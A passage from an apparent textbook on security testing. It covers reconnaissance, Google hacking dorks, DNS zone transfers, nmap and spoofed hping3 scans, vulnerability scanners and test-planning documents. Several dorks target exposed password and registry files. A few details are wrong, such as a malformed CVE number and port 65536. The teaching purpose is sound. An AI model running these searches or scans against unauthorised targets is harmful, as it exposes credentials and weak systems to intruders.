5. **Penetration**: Testers gain access to systems, networks, websites, databases, and wireless systems to be able to execute commands and attack code inside the systems. Some key tools for penetration include metasploit, CORE Impact, and Canvas.
6. **Enumeration and Cracking**: This steps involves harvesting user lists and using sniffing, brute-force, and decryption techniques to gain access credentials.
7. **Escalation**: The tester obtains administrative privileges on systems.
8. **Backdoors and Rootkits**: This process involves establishing permanent access and control of a system while staying hidden from the system's owners.
9. **Exfiltration and Abuse**: The ultimate goal of the process when performed by hackers is to transmit information and damage systems for a variety of malicious motivations.

The preceding ethnical hacking steps are a general approach to penetration testing that is widely applied in practice. Many testing organizations stop at step 4 (vulnerability assessment) for various reasons, such as the subsequent steps have serious potential to damage systems, and the subsequent steps are not comprehensive tests, but rather more demonstrative of potential harm from latent vulnerabilities. Penetration testers generally stop at step 7, escalation.

In addition to this ethical hacking process, There are many alternatives available for security testers, for example, The Open Web Application Security Project method, the Open Source Security Testing Methodology Manual, and the Penetration Testing Framework.

The Open Web Application Security Project (OWASP) created a free, well-crafted method for web vulnerability assessment, which you can find at `https://www.owasp.org`. The OWASP Test Guide provides specific instructions on how to perform each test, and various OWASP tools are available to support the method.

TIP **The free OWASP test method and several others are downloadable from** `http://stores.lulu.com/owasp`**.**

The Open Source Security Testing Methodology Manual, which is available at `www.osstmm.org`, is a subscription-based method that attempts to cover all aspects of security, including physical, human, wireless, telecommunications, and networks. This is a relatively short manual for the breadth of material, and it provides conceptual approaches to testing.

The Penetration Testing Framework (PTF) is a web-based resource that is essentially an extensive outline of testing techniques and links to download sites. You can find it at `http://vulnerabilityassessment.co.uk`. PTF contains seemingly exhaustive lists of thousands of free tools, commands, and Internet resources in fine-grain categories spanning IT security. For example, PTF has a lengthy list of user enumeration tools with sample command lines; lists of default passwords for numerous products, and port-by-port lists of services with tools and command lines for probes and exploits.

Reconnaissance

Reconnaissance is public domain research to discover useful security testing information about a target organization. The most powerful tool for reconnaissance is an Internet search, in particular, Google hacking. The most commonly used tools are the command-line utilities, such as nslookup, whois, and domain transfers. Many other useful reconnaissance tools are identified in PTF.

A surprising treasure-trove of valuable security information is readily accessible with well-crafted Internet searches. Learning to write your own Google hacks begins with search operators. Some of these are available via a Google graphical user interface (GUI) at `www.google.com/advanced _ search`, but you can also learn about search from the GoogleGuide at `www.googleguide.com`.

Google searches comprise up to 10 keywords along with Boolean operators and advanced search operators. The Boolean operators are AND, OR, - (not), and + (must). The must (+) operator forces use of a search term; which is useful because Google ignores simple words (for example, a, an, the, of, on, and, or, is, with). Google is not case sensitive except for the Boolean operators AND and OR. You can use not (-) to exclude specific keywords, phrases, or operator clauses. Tilde (~) searches for the keyword and its synonyms. You can use parentheses for grouping expressions.

Use quotation marks to match an entire phrase. Inside quotations, you can use * as a wildcard, and plus (+) to include simple words.

Common forms of Google search are shown in Table 7-1.

Table 7-1: Common Forms of Google Search

EXAMPLE GOOGLE SEARCH	DESCRIPTION
pen test pen OR test	Search for pages with pen or test.
pen AND test +pen +test	Search for pages with both keywords.
(pen OR penetration) AND test	Find pages with using pen or penetration.
“pen test”	Search for exact phrase.
“pen* test”	Search for wildcard phrase.
pen test -sans	No mention of SANS in results.
site:sans.org pen test	Search SANS domain by keywords.
inurl: passwd	Find URLs containing “passwd”.
intitle:“index +of” passwd	Find directory listings with keyword passwd with page title labeled “index of”.
-site:lists.sans.org pen test	Exclude lists.sans.org from search.
link:sans.org pen test	Search for pages with keywords which link to the domain sans.org.
filetype:ppt alan paller	Find Alan Paller’s briefings online. Valid file extensions: ppt, pdf, ps, htm, html, xls, doc, rtf, txt, js, jsp, asp, reg, *and others*.

Google hacking is the invention of the famous white hat hacker Johnny Long, who posted his techniques online at the Google Hacking Data Base (GHDB), which you can find at `www.hackersforcharity.org/ghdb/`. Many of the Google hacks in GHDB are clickable, so you can try them out immediately. GHDB has been published in a series of books. The following are some categories in the GHDB:

- **Advisories and Vulnerabilities from GHDB**: Contains abstracts and Internet resources (URLs) for how to attack hundreds of common online services and widely used programs.
- **Error Messages from GHDB**: Specific Google searches for getting verbose error messages that reveal too much about the service reporting the error. For example, the search `intitle:"the page cannot be found" inetmgr` locates antiquated Microsoft IIS 4.0 instances.
- **Sensitive Online Information from GHDB**: Contains useful searches to uncover sensitive information which should not be posted online. For example, the search `intitle:index.of finances.xls` and similar searches (`salary.xls`, `employees.xls`, `book1.xls`) can discover information in directories exposed to the Internet.

  Another example, `inurl:server-info "Apache Server Information"`, reveals extensive data about Apache, a widely popular web server.
- **Password Files from GHDB**: Google searches that harvest password information from the Internet. For example the search `intitle:Index.of passwd passwd.bak` returns directory listings with password lists or `/etc/passwd` files.
- **Username Files from GHDB**: Google searches that harvest usernames. For example the search: `filetype:reg reg HKEY_CURRENT_USER username` returns Windows registry files containing user credentials.
- **Footholds from GHDB**: Google searches that enable exploitation of web servers. For example, the search `intitle:admin intitle:login` uncovers remote web server administrative login pages.
- **Login Portals from GHDB**: Google searches that find privately accessible portal pages. The searches `inurl:login.asp` and `inurl:/admin/login.asp` uncover millions of user and administrative portals requiring username and password authentication.
- **Network Vulnerability Information from GHDB**: Searches that find security testing reports online, including sensitive information about networks and their weaknesses. For example, a search such as `"SnortSnarf alert page"` discovers web pages generated by the Snort Intrusion Detection System (IDS). Similarly, searches for `"Nessus Scan Report"`, `"Network Host Assessment Report"`, and `"Internet Scanner"` return other in-depth vulnerability assessments.

- **Sensitive Directories from GHDB**: Finds normally hidden directories on the Internet which contain sensitive configuration data, for example the search `intitle:"Directory Listing For" intext:Tomcat -intitle:Tomcat` returns configuration directories for the Apache Tomcat application server.
- **Online Shopping Information from GHDB**: Searches that retrieve online sensitive data from popular online shopping programs.
- **Online Devices from GHDB**: Searches that locate online devices such as surveillance cameras, webcams, and copy machines. For example, the search `"powered by webcamXP" "Pro|Broadcast"` finds thousands of online webcams.
- **Vulnerable Files from GHDB**: Searches that return files that should be hidden from the Internet but are exposed due to insecure configuration. For example, the search `intitle:"Directory Listing" "tree view"` returns directory listings from Windows ASP on Microsoft IIS servers.
- **Vulnerable Servers from GHDB**: Searches that discover servers that are not hardened and expose unnecessary pages with self-descriptive information to the Internet. For example, the search `intitle:"Remote Desktop Web Connection"` returns default server pages from Remote Desktop Protocol (RDP) servers.
- **Web Server Detection from GHDB**: Searches that discover web servers of various kinds, mostly through default pages and error pages. For example, the search `intitle:"Apache HTTP Server" intitle:"documentation"` locates pages from default, nonhardened installations of Apache web server, one of the most popular open source implementations.

GHDB entries are somewhat dated, but you can emulate the approach used to develop these searches. For example, find examples of default home pages, directories, and error pages for devices and services of interest. Study these pages for unique patterns, such as `inurl:/admin/login.asp` and `intitle:”Welcome +to VMware”`, and then try variations of these Google hacks until you generate useful results.

Most corporate websites have a `robots.txt` file on the domain home page URL—for example, `http://google.com/robots.txt`. This file is a list of paths in this domain that the organization does not want scanned and indexed by search engines. In other words these are paths to sensitive or other information that the organization does not want easily discovered.

The web is constantly changing, and the information you seek might have been altered or deleted. You can find a free archive of web pages at `http://archive.org`. This site, called the Way Back Machine, takes snapshots of entire websites over time and is very useful for reconnaissance. For example, an earlier version of the target organization's website might reveal data that was later removed for security reasons.

You can accomplish some forms of reconnaissance from the command line. For example, using the following command lines on either Windows or Linux returns a range of IP addresses from these adware firms.

```
nslookup quancast.com
nslookup ominiture.com
nslookup ad.doubleclick.net
```

In reverse, you can retrieve the domain name, corporate ownership, and other attributes of an unknown IP address with `whois` on Linux:

```
# whois 64.94.107.22
```

You can conduct similar searches from Internet sites:

- Use `www.opendns.com`, `www.iana.org`, and `www.icann.org` and `http://nro.net` for international searches.
- Use `http://whois.arin.net` for searches related to North America.
- Use `www.ripe.net` for searches related to Europe
- `http://afrinic.net` for searches related to Africa.
- Use `www.lacnic.net` for searches related to Central and South America.
- Use `www.apnic.net` for searches related to Asia and the Pacific region.

Internet searches can reveal additional domains related to a target organization, such as using `site:` and `linked:` advanced operators in sequence. The `site:` operator will find URLs within the domain, then applying the `linked:` operator to those URLs will find related sites, potentially new domains from the same organization.

TIP **Sensepost.com's Bi-directional Link Extractor (BiLE) is a set of free Perl scripts that perform recursive reconnaissance operations using web pages and search engines.**

A domain transfer is a dump of DNS tables. Many DNS servers are hardened to disable this capability, but it is easy to request this information using the `dig` or `host` commands on Linux:

```
# dig any the_domain.com
# host -t ns the_domain.com
# host -l the_domain.com  dns_server_name.com
```

The `dig` command takes a DNS server IP address (or domain name) and performs the domain transfer. The `host -t` command returns the domain names of the DNS servers and then `host -l` performs a zone transfer on the domain from that DNS server.

Maltego, a shareware GUI tool, installed by default on BackTrack, integrates many reconnaissance functions into a pipeline. Outputs from one phase of reconnaissance feeds the next. The tool also includes vulnerability and pen testing functionality. Maltego runs on Windows, Linux, and Macintosh, and it is available in a limited free form from `www.paterva.com`.

NOTE **To run Malego in BackTrack, use K Menu ➪ Internet ➪ Maltego.**

TIP **Burp Suite is another tool with a limited shareware edition. The spider tool for reconnaissance and several others are free. Run it on BackTrack at K ➪ Pentest ➪ Web* ➪ Burpsuite or find it at** `http://portswigger.net/burp`**.**

On Linux, you can perform IP address harvesting at the command line or even in a raw shell after penetration. For example, a command like

```
# host www.google.com
# host images.google.com
# host maps.google.com
# host www.google.com | grep “has address”
```

yields sets of IP addresses for each domain prefix. Each successful match has the string `“has address”`, which you use with `grep` to filter unwanted results.

To harvest a set of domain prefixes automatically, first you can create a file with domain prefixes with a simple editor, a useful command-line hack:

```
# cat >prefix.txt << EOF
>www
>lists
>dns
>ns
>EOF
```

This is an incomplete command line that continues to write standard input to a file line-by-line until the terminator string `EOF` is entered. Additional domain prefixes that produce results include `www1`, `firewall`, `cisco`, `checkpoint`, `smtp`, `pop3`, `proxy`, and variations of these.

A script that uses `prefix.txt` to harvest IP addresses combines the previous operations and the following:

```
# for name in $(cat prefix.txt); do host $name.google.com |grep “has
address”; done
```

You can run this query in reverse, harvesting domain names from an IP address range, like this:

```
# for ip in $(seq 1 254); do host 66.35.45.$ip | grep “name pointer” |
cut -d” “ -f5;  done
```

This command retrieves an interesting list of domain names from `www.sans.org` and `www.giac.org`, which suggests even more possibilities for `prefix.txt` to search. The `cut` command is used to extract the domain name from the output strings. The `cut` command uses space as a delimiter (`-d" "`), and extracts only the fifth field (`-f5`).

NOTE **The `cut` command along with the `translate` (`tr`), `head`, and `tail` options can be used to extract results from output. Chapter 9 describes advanced `gawk` commands, which are much more flexible ways of filtering text.**

Now, it's time to move to the next phase of security testing, network and port scanning, which utilizes the IP addresses you discovered in the reconnaissance phase to understand the machines and network you are testing. You should confirm the scope of the IP addresses and domains with the target organization to eliminate out-of-scope tests.

SEED LABS

The SEED labs for this section include the DNS Pharming Attack Lab under the Vulnerability and Attack Labs category. This lab explains exploitable weaknesses of DNS protocols. You can access the SEED labs at `www.cis.syr.edu/~wedu/seed/all _labs.html`.

Network and Port Scanning

Scanning usually occurs after you have narrowed your focus to a specific set of IP addresses or a client-validated address range. A basic scan of a network range is invoked like this:

```
# nmap -A 10.10.100.1-254
```

In this case, `nmap` is invoked with the `all` (`-A`) option, which performs a full battery of scans for open ports, services, and operating system (OS) fingerprints. This scan gives you a reasonable mapping of a subnet, and it is sometimes the first scan in a network test. This scan runs from 10.10.100.1 and all addresses through to 10.10.100.254. You exclude 10.10.100.0 and 10.10.100.255 because these typically denote the entire subnet and the broadcast IP address respectively.

By default, `nmap` scans the top 1000 most likely ports, based on an extensive Internet survey. As a security tester, you are interested in finding services on any port. For example, ordinary services could be listening on unusual port numbers, or a malicious back-door listener could be anywhere in the port range. You can scan all ports on a particular host like this:

```
# nmap -A --reason -vvv -PN 10.10.100.100 -p0-65536
```

The command `nmap -A` again performs a fully battery of scans. The `--reason` option gives you a clearer output explanation, especially when ports are closed or unresponsive. The `-vvv` option requests output that is very-very-very verbose and detailed. The `-PN` option performs the scan even if the host is unresponsive to the initial ping packet; by default, `nmap` would not perform the scan without a ping echo response. All port numbers from 0 through 65536, in the 16-bit port range, are scanned. For more options, see Fyodor's latest man page for `nmap` at `http://nmap.org/book/man.html`.

The `nmap -A` is a more intense and time-consuming scan, so you focus it on a specific host (10.10.100.100). In a typical vulnerability assessment, all hosts of interest would be scanned in this way; however, if you are tasked to scan a very large number of hosts, you could select a representative sample of hosts to thoroughly scan.

A number of factors could prevent your scans from working, giving you erroneous false positives or false negatives. If you are scanning internal servers from a remote machine on the Internet, consider what might interfere with your scan. First, your own machine should not have a host-based firewall. The test machine should be a hardened box, but most security testers operate without firewalls or antivirus because they may interfere.

NOTE **A *false positive* is when you detect something (alarm, service, vulnerability), which is not really true. A *false negative* is when you miss detecting something. False negatives are unacceptable and should be minimized. False positives in your raw testing results are normal and should be weeded out in your reporting process.**

NOTE **Testing without a firewall or antivirus protection is called "hacking naked" in the security community. "Hack naked" is the catch phrase of Paul Asadoorian of** `www.pauldotcom.com`**.**

Secondly, your own network protections could interfere—for example, network firewalls and intrusion prevention systems. They should be configured to allow test traffic. The same comment applies to your Internet Service Provider (ISP), who might have network protections that affect your tests. There should be open disclosure with the ISP and an agreement that testing through its networks will be allowed.

The remote ISP is another possible source of interference. You should contact the remote ISP prior to testing to make similar arrangements. This might involve reconfiguring firewalls to allow test packets on particular ports. Similarly, the target network may have protections that should be disabled or reconfigured during testing.

A number of work-arounds to these obstacles exist. An onsite test, where the test machine is on the client's subnet will eliminate most interference. If onsite testing is not possible, a network tunnel can be configured to simulate a local presence on the client subnet from a remote box. Many organizations already have a Virtual Private Network (VPN) tunnel established for employee remote access. There are also open source options—for example, the `stunnel` command on BackTrack. The VPN connections are called out-of-band transmissions, providing logical isolation from the network at Layer 2. Because both headers and data are encrypted, VPN messages are neither easily recognizable as packets, nor readily interpreted.

On some networks, primarily data centers, hosts are hardened to accept packets only from other known hosts. Determine the trusted IP addresses by questioning the test client's technical staff. In this case, a test machine cannot directly elicit responses from target hosts. You could generate target responses by sending spoof packets—packets from the test machine that pretend to be from the IP address of a known, trusted host.

The `nmap` command has a spoofing option (for example, `–S 10.10.100.10`). When spoofing, `nmap` generates the usual array of test packets, but because the target responses are directed at another machine, `nmap` does not receive any useful data. Because `nmap` generates test packets in a random order (by default), it will be difficult to interpret the results, even if you could sense the packets.

A better solution is to use another command to generate packets in a predictable way, so that you can more easily interpret the results with a network sniffer, such as Wireshark or tcpdump.

For a target machine 10.10.100.5 and a spoofed source 10.10.100.99, set up a sniffer to capture the packets, like this:

```
# tcpdump –w capture.cap host 10.10.100.99 and host 10.10.100.5
```

The sniffer `tcpdump` sends the packets with traffic only between the target and the spoofed machine to the file `capture.cap`. Next, you send spoofed TCP packets with the `SYN` flag set; if the port is open, the target senses a three-way handshake initiation and responds with an ACK packet. You can generate the SYN packets using the `hping3` command, such as the following:

```
# hping3  –S  --scan all   –spoof 10.10.100.99   10.10.100.5
```

The `hping3` command sends SYN packets (option `–S`) to all ports (`--scan all`) from the spoof address to the target. Use Ctrl+C to terminate tcpdump.

You can analyze the packets in Wireshark. On BackTrack, select K ➪ Internet ➪ Wireshark and then select File ➪ Open and select the `capture.cap` file. Look particularly at the responses from the target machine; an ACK packet indicates an open port. Chapter 9 explains how to filter packets in Wireshark results to zoom in on response packets.

An alternative method of spoofing involves capturing a candidate packet, modifying the packet, and sending it back over the network. For spoofing purposes, you can obtain IP and MAC addresses on the Windows and Linux command lines with the `arp -a` command. Using `tcpdump` as previous for network sniffing, Wireshark can analyze a capture file—`packet.cap`—and edit it by launching `hexedit` from the Linux command line. The modified packet can be sent to the network with a Linux command like the following:

```
# file2cable -i eth0 -f packet.cap
```

NOTE **A free Windows version of Hexedit is available at** `www.hexedit.com`**.**

SEED LABS

The SEED labs for this section are the Packet Sniffing & Spoofing Lab and the Linux Virtual Private Network Lab. These are under the Exploration Labs and the Design/Implementation Labs categories, respectively. You can access the SEED labs at `www.cis.syr.edu/~wedu/seed/all _ labs.html`**.**

Policy Scanning

When policy scanning, you are considered a blue team tester (that is, a friendly) and are customarily granted administrative privileges on the test machines. One straightforward way to check policies is to determine the installed packages. For example, on Debian Linux systems the command

```
# dkpg --list
```

returns a list of installed packages. On Red Hat Linux systems, variants of these commands list installed packages:

```
# rpm -qa
```

or

```
# yum list installed
```

The comparable command on Solaris is `pkginfo`. On Windows, you can list most normally installed programs with

```
C:\> dir  /s “C:\Program Files”  >  installed.txt
```

Other Windows views can reveal installed packages on the Add/Remove Programs dialog box; installed services on the Services computer management dialog box; and running processes with the Task Manager (Ctrl+Alt+Del). On all Linux/Unix systems the process list is accessible with the `ps aux` command.

NOTE **A more thorough listing of programs includes a search of all attached disks for all executables and batch files. On Linux, use**

```
# ls -aRF / | grep \* | sort | uniq.
```

Manually scan the package, services, and processes for policy compliance. For example, are the updated versions of applications listed? Are there unauthorized software programs, such as computer games? Are there unnecessary services such as FTP and Telnet? Are there potentially dangerous security testing tools, such as Metasploit, Nmap, Netcat (nc or nc.exe), or others?

The configuration of security-related settings and policies is a revealing source of vulnerabilities. Security benchmarks are best practices for hardening the settings and policies of systems and applications—for example, from the Center for Internet Security at `www.cisecurity.org`. Benchmarks are used by developers and network administrators to establish secure configuration baselines. Security testers recommend benchmarks as part of the mitigation of discovered vulnerabilities.

Security controls are sets of general requirements for secure configurations. Unlike benchmarks, controls are not specific to individual OSes and applications. The authoritative set of IT security controls is NIST 800-53, a policy document applicable to all U.S. government systems and available for application to any system by the general public.

NIST 800-53 lists about 700 control requirements. Not every control is applicable to every system. To use NIST 800-53, the controls must be profiled—that is, an applicable subset of the requirements is selected.

For example, the Committee on National Security Systems (CNSS) has profiled NIST 800-53 for defense applications. Its Security Categorization and Control Selection for National Security Systems (CNSSI 1253) contains a list of all NIST 800-53 controls and profiles of these controls for various classes of defense applications.

The result is that even after profiling, there are still 500 odd NIST 800-53 requirements to satisfy. For system testing, manual assessment of hundreds of NIST controls is not feasible. To turn around test results within a reasonable time and amount of effort, automation is required.

NOTE **At the time of writing, there is tremendous upheaval in the security policy world as policy shops begin to mandate NIST controls; however, because automation is not mature, full policy implementation will have to wait for automation to catch up.**

Popular U.S. government policy scanners include the following:

- Defense Information Systems Agency (DISA) System Readiness Review (SRR) tools
- Office of Naval Intelligence's WASSP (Windows) and SECSCAN (Solaris)

NOTE **Versions of these scans are available to the general public in commercial products, such as Retina and AppDetective.**

All of these tools work similarly. The tool is loaded on the target machine and run with an administrative account. SECSCN, WASSP, and DISA SRRs for OSes are really that simple. SRRs for databases also require a database administrative account. The results are generated as a set of reports, with findings categorized by level of severity, such as Category I for the most severe vulnerabilities.

In general, all Category I findings should be mitigated. A Plan of Actions and Milestones (POAM) is created by the test client as their mitigation approach and schedule. The POAM is a key input for the accreditor's decision to accept repairable vulnerabilities for a fixed timeframe.

NOTE *Mitigated* **means fixed or repaired.** *Remediated* **is a synonym of mitigated.**

In releasing their automated policy tools, DISA also specifies a set of requirements for manual verification, called the Security Technical Implementation Guides (STIG). STIGs are the non-automated portions of the DISA benchmarks; however, automated assessment of STIGs is available in commercial policy scanners.

Some state-of-the-art commercial policy scanners include eEye's Retina and Application Security Inc.'s AppDetective. Retina is a popular policy scanner for OSes, and AppDetective is its counterpart for databases. In these tools, you can select various policy profiles with a pull-down setting. For example, in the DISA profile, both SRRs and STIG scans are conducted. Scan reporting, explanations, and mitigation recommendations are somewhat more useful from the commercial technologies, which is why many organizations, including U.S. government agencies, are adopting these technologies enterprise-wide.

These commercial tools have the advantage of testing remotely across a network. Using these tools and others, best-practice organizations are running frequent automatic policy scans and logging the results. Depending upon the frequency, any machine out of policy compliance will be detected promptly for expedited mitigation.

Vulnerability Probes and Fingerprinting

Some vulnerabilities in systems are unknown, whereas others are public and cataloged. Unknown vulnerabilities or latent software defects are exploited by zero-day attacks. Ordinary defenses will be totally unprepared; however, zero-day attacks can be detected and blocked by behavioral anti-malware technologies, such as IDS and host-based security (HBS).

Known vulnerabilities are made public through a number of online catalogs. Some of the most popular include MITRE's Common Vulnerabilities and Exposures (CVE) and Microsoft's Security Advisories and Bulletins. The test reports of both policy scanners and vulnerability probes will be rife with citations from CVE and MS bulletins. You will see these citations in pen testing tools also, such as Metasploit.

For example, Microsoft Security Advisory 972890 identifies a vulnerability for remote code execution using ActiveX. This advisory cites MITRE CVE-2008-015 for video ActiveX control vulnerability and MS09-32, a security bulletin. Microsoft Security Bulletins are identified by year of issuance (MS09 = 2009) and serial number (32). Bulletins are released publically with OS patches on Patch Tuesdays.

TIP **There are some other ways you can get vulnerability announcements. Sign up for the U.S. Computer Emergency Readiness Team (CERT) vulnerability notices for all OSes and applications at** `www.us-cert.gov/ncas`**. Oracle releases Critical Patch Updates several times per year on Patch Tuesday, the second Tuesday of each month. SAP makes limited patch information available to its customer base. The Apache open source community solicits patches from the general public, publishes patches online by version, and has an e-mail list for security announcements.**

The interplay between the software vendors, the security researchers, and the malicious attackers is informative. Sometimes researchers will discover a flaw before the attackers do, but usually attackers find zero-day flaws and exploit them in the wilds of the Internet.

By unwritten convention, researchers and other security professionals isolate new flaws and report them quietly to the vendors. Many researchers will attach a deadline, such as, "We urge you to repair this flaw and make a patch available before we announce the flaw publically in two months." To add to the sense of urgency, the researchers may also develop exploit code for release too. Immediately after the patch release (on Patch Tuesday) and announcement, there is a rush by the attacker community to find and launch exploits against unpatched systems, a monthly phenomenon called Exploit Wednesday.

Vulnerability probes are a different class of tools than policy scanners. In general, policy scanners are run by friendly insiders who harmlessly scan system and application settings with minimal possibility of collateral damage. Vulnerability probes are aggressive test tools that actively seek the presence of CVEs, missing MS patches, and other known vulnerabilities by performing in-depth packet scans and observing the responses.

Many of the packets that probes generate are malformed or violate protocols in other ways. Some systems and services can crash as a result. This possibility should be clearly identified in the Rules of Engagement, a legal agreement between the testers and the test client.

Nessus, Amap, OpenVAS, and Nmap Scripting Engine (NSE) are popular vulnerability probes. The latter three are free tools installed on BackTrack, but Nessus requires a commercial license. There is a free version of Nessus called the Home Feed, available at `www.nessus.org/plugins/?view=homefeed`. The Home Feed license is legally limited to find vulnerabilities only on your personal system.

NOTE **A default set of NSE probes are run with the** `nmap -A` **option, as shown previously. See the online NSE documentation at** `http://nmap.org/book/nse.html` **for more information.**

The free tools are effective for OS and service fingerprinting (identifying the specific type and version). Nessus goes much further into thorough identification of CVEs and missing patch vulnerabilities—so much so, that the tool is in high demand by IT security testers.

Assuming you have a Nessus Professional Feed or only intend to scan your own system, download Nessus from nessus.org for a prior version of Ubuntu for installation on BackTrack. The following commands perform the installation and activation for an Internet-connected machine:

```
# dpkg  -i  Nessus*.deb
# /opt/nessus/sbin/nessus  -adduser
# /opt/nessus/bin/nessus-fetch  --register  <license-key>
# /etc/init.d/nessusd start
```

The `dpkg` command installs (`-i`) the downloaded Nessus binaries. Use the `adduser` option to create a Nessus user account, or you can use another Ubuntu user account to log into Nessus. The license key provided after you register online for the feed is e-mailed to you. Finally, the Nessus daemon is started.

The Nessus daemon listens as a local service using SSL on local port 8834 by default. Follow these steps to use Nessus:

1. Use a web browser on the local machine to bring up the Nessus login screen at `https://localhost:8834`.
2. Log into Nessus using the selected account.
3. Click Add a Policy on the Policies tab. Generally, you choose to run all Nessus scan types. There are options for adding administrative credentials, such as a DBA account.
4. Launch a scan on the Scans tab: Choose your policy from the pull-down menu, add IP addresses, and start the scan. You can launch multiple scans from this page.
5. Monitor the status of scans on the Reports tab. When completed, click the scan name and then drill down into the results.
6. Click Download Report to save the results to disk.

NOTE Nessus is an intuitive tool to use. For more details consult the Nessus User Guide at `www.nessus.org/documentation`**.**

On Linux, you can run `amap` for system and service fingerprinting like this:

```
# nmap -oM netmap.txt 192.168.10.1-255
# amap -i netmap.txt -bqv -H
```

This is an efficient way to use `nmap` and `amap` together. First `nmap` runs a broad sweep, scanning the entire subnet with pings, and scanning the top 1000 ports on each found host. The `nmap` command outputs a special file format, readable by `amap` as `netmap.txt`, in this case. The `amap` command reads the IP addresses and port numbers from `netmap.txt`. The `amap` command reports service banners (`-b`) and fingerprint results verbosely (`-v`) while being quiet (`-q`) about closed ports. The `-H` option avoids potentially harmful `amap` probes.

NOTE Using `amap` **is one approach of banner grabbing. Chapter 6 uses** `netcat` **to program a banner grabber at the Linux command line.**

OpenVAS is similar in some respects to Nessus, in that it is a GUI tool for running vulnerability probes. On BackTrack, create some OpenVAS accounts by selecting K ➪ Backtrack ➪ Vulnerability ID ➪ OpenVAS ➪ Add User. Then proceed with the following commands off the same submenu:

- Make Cert
- NVT Sync
- Server
- Client

Use the default options for these submenu commands. The OpenVAS client window displays. Click the doughnut-shaped button to connect to the server and populate plug-ins, then configure and launch the scan from the Options tab and its subtabs. The GUI is intuitive and quite similar to Nessus in this respect. Generate reports from the Reports menu.

TIP You can find documentation entitled as "OpenVAS Compendium" at `www.openvas.org/compendium/openvas-compendium.html`**.**

Nikto is a free tool for web vulnerability probes, and it is preinstalled on BackTrack. You can run Nikto on a website at 10.10.100.80, default port 80, like this:

```
# cd /pentest/web/nikto        Backtrack nikto directory
# ./nikto.pl  -update            Update latest plug-ins
# ./nikto.pl -C all -h 10.10.100.80   Conduct nikto scan
```

Nikto performs a battery of probes seeking common web server vulnerabilities, such as common gateway interface (CGI) and other files with known defects. It does not check for application flaws, such as SQL injection. Nikto uses the `-C` option to scan all potential directories for flaws and misconfigurations, and the `-h` option to specify the host's web server IP address.

A popular commercial web vulnerability probe is Hewlett Packard's WebInspect, which runs on Windows. It is an intuitive and highly automated tool that performs more than 1000 tests by default, including probes for application weaknesses.

Test Planning and Reporting

Except for a few elite security research shops, most security testing is done within very limited timeframes, from a few days to an entire month, including preparation and reporting. Whenever you're operating with limited resources, it is wise to plan ahead.

A project is a limited engagement with defined outcomes. In a given IT security shop, test projects often repeat similar activities. For example, you may be in a shop that performs policy scanning exclusively, or you could be in a more specialized organization that performs scanning, probes, and pen tests.

Security testing is part of an overall system development lifecycle. Cybersecurity concerns should be an integral part of the development from inception. In early phases and during development, an Information Security Systems Engineer (ISSE) is the cyber subject matter expert (SME) for the project, making detailed requirements and implementation recommendations. Prior to system deployment, an Assessment and Authorization (A&A) activity occurs, which formerly was called Certification & Accreditation. The security assessors perform the testing activities. The assessors make recommendations to the executive authorization officer, who accepts the outstanding risks for the enterprise. In most organizations, the authorizing officer is the Chief Information Security Officer (CISO) or the equivalent. The assessors are part of the CISO's shop. There are many other middle managers involved in both the CISO's and test client's organizations.

NOTE **A&A replaced C&A in the NIST 800 series Special Publications.**

The following discussion of test plans, reports, and documentation is based upon best practices and NIST 800 series guidance. These concepts are standard procedure in many government and commercial shops. Best practices include several important planning and reporting documents that should be added to the body of evidence (BOE) review:

- Risk Analysis (RA)
- Test Preparation Checklist ("test prep checklist" or simply "checklist")
- Functional and Certification Test Plans (CTP)

- SAP
- ROE
- Test Results
- Security Assessment Report (SAR)
- Plan of Action and Milestones (POAM)
- Initial Authority to Test (IATT)
- Authority to Operate (ATO)

NOTE **Terminology for these documents varies between shops, and some shops put rules of engagement (ROE) into a Security Assessment Plan (SAP). The terminology used here conforms with NIST 800-37, which is appropriate and common terminology for security professionals.**

All of these documents should be prepared as templates because there is a lot of overlap in boilerplate content. Evolution of the templates is a form of process improvement for enterprise cybersecurity.

NOTE **Boilerplate is common terminology for text that is reused many times. The term derives from the manufacturer's tag that traditionally appears on furnaces, hot water heaters, and other types of boilers.**

Risk analysis assigns the ratings of low, medium, and high to threats and vulnerabilities to the enterprise and the system based on likelihoods and impacts. Ratings are aggregated into an overall categorization of the system requirements into low, medium, and high for confidentiality, integrity, and availability (CIA). These categories determine the initial security control requirements for the system that will be indicated from control lists such as NIST 800-53.

Risk analysis should be performed at system development inception and at the completion of A&A testing. The risk analysis at inception determines the security control requirements for the system architects and developers. Vulnerabilities discovered during cyber testing are added to the final risk analysis. The Risk Analysis (RA) template, to be filled in by the Information Security Systems Engineer (ISSE), should incorporate sections that distinguish initial and final risk analyses. Once approved, the ISSE creates the Security Controls Compliance Matrix (SCCM), and adds these security requirements to all other system requirements.

The Test Preparation Checklist is a form that the test client is asked to fill in. It contains essential information for preparing the test plan. For example, the checklist requests that essential documents be supplied in an up-to-date form, such as: System Security Plan (SSP), the previous Plan of Action and Milestones

(POAM), and any prior BOE reviews. The server IP addresses, OSes, and applications that reside on them are needed to define the Security Assessment Plan (SAP).

CTPs (Functional and Certification Test Plans) are prepared by the test client to self-test their system. CTP tests are often executed during cyber testing with independent observation by the security assessors (test team).

The SAP defines the scope of the test, the approaches, the specific tests to be conducted, and the tools used. Prepared by the test team, the SAP should address requirements in the Security Controls Compliance Matrix (SCCM).

The SAP can be almost entirely boilerplate. It is a good idea to include what is out-of-scope, as well as the project risks. Project risks are any situations that could result in the project going overtime, over budget, or deliver less than the expected quality. Project risk mitigations are the backup plans that clearly assign accountability, in case the risks become issues (realized). The SAP part that changes are the specific tests to be run on the OSes and applications identified in the checklist. The SAP and Rules of Engagement (ROE) should be approved with signature by a client executive, indicating an acceptance of enterprise risks due to testing.

The ROE defines what kinds of testing are allowed, roles, responsibilities, and how the testers and client will communicate—for example, daily teleconference. ROE is the legal authority to conduct the test. It should identify people by name with their contact information. For example, it is rare but possible that social engineering tests be permitted in most environments. Operational production environments may want to exclude pen testing because there is high risk of system and service crashes. Permissions for policy scans and vulnerability probes are usually allowed. The ROE defines which parts of the test are announced and which parts are conducted without advance warning to the network and system managers. The organization's behavior can vary dramatically between the types of tests.

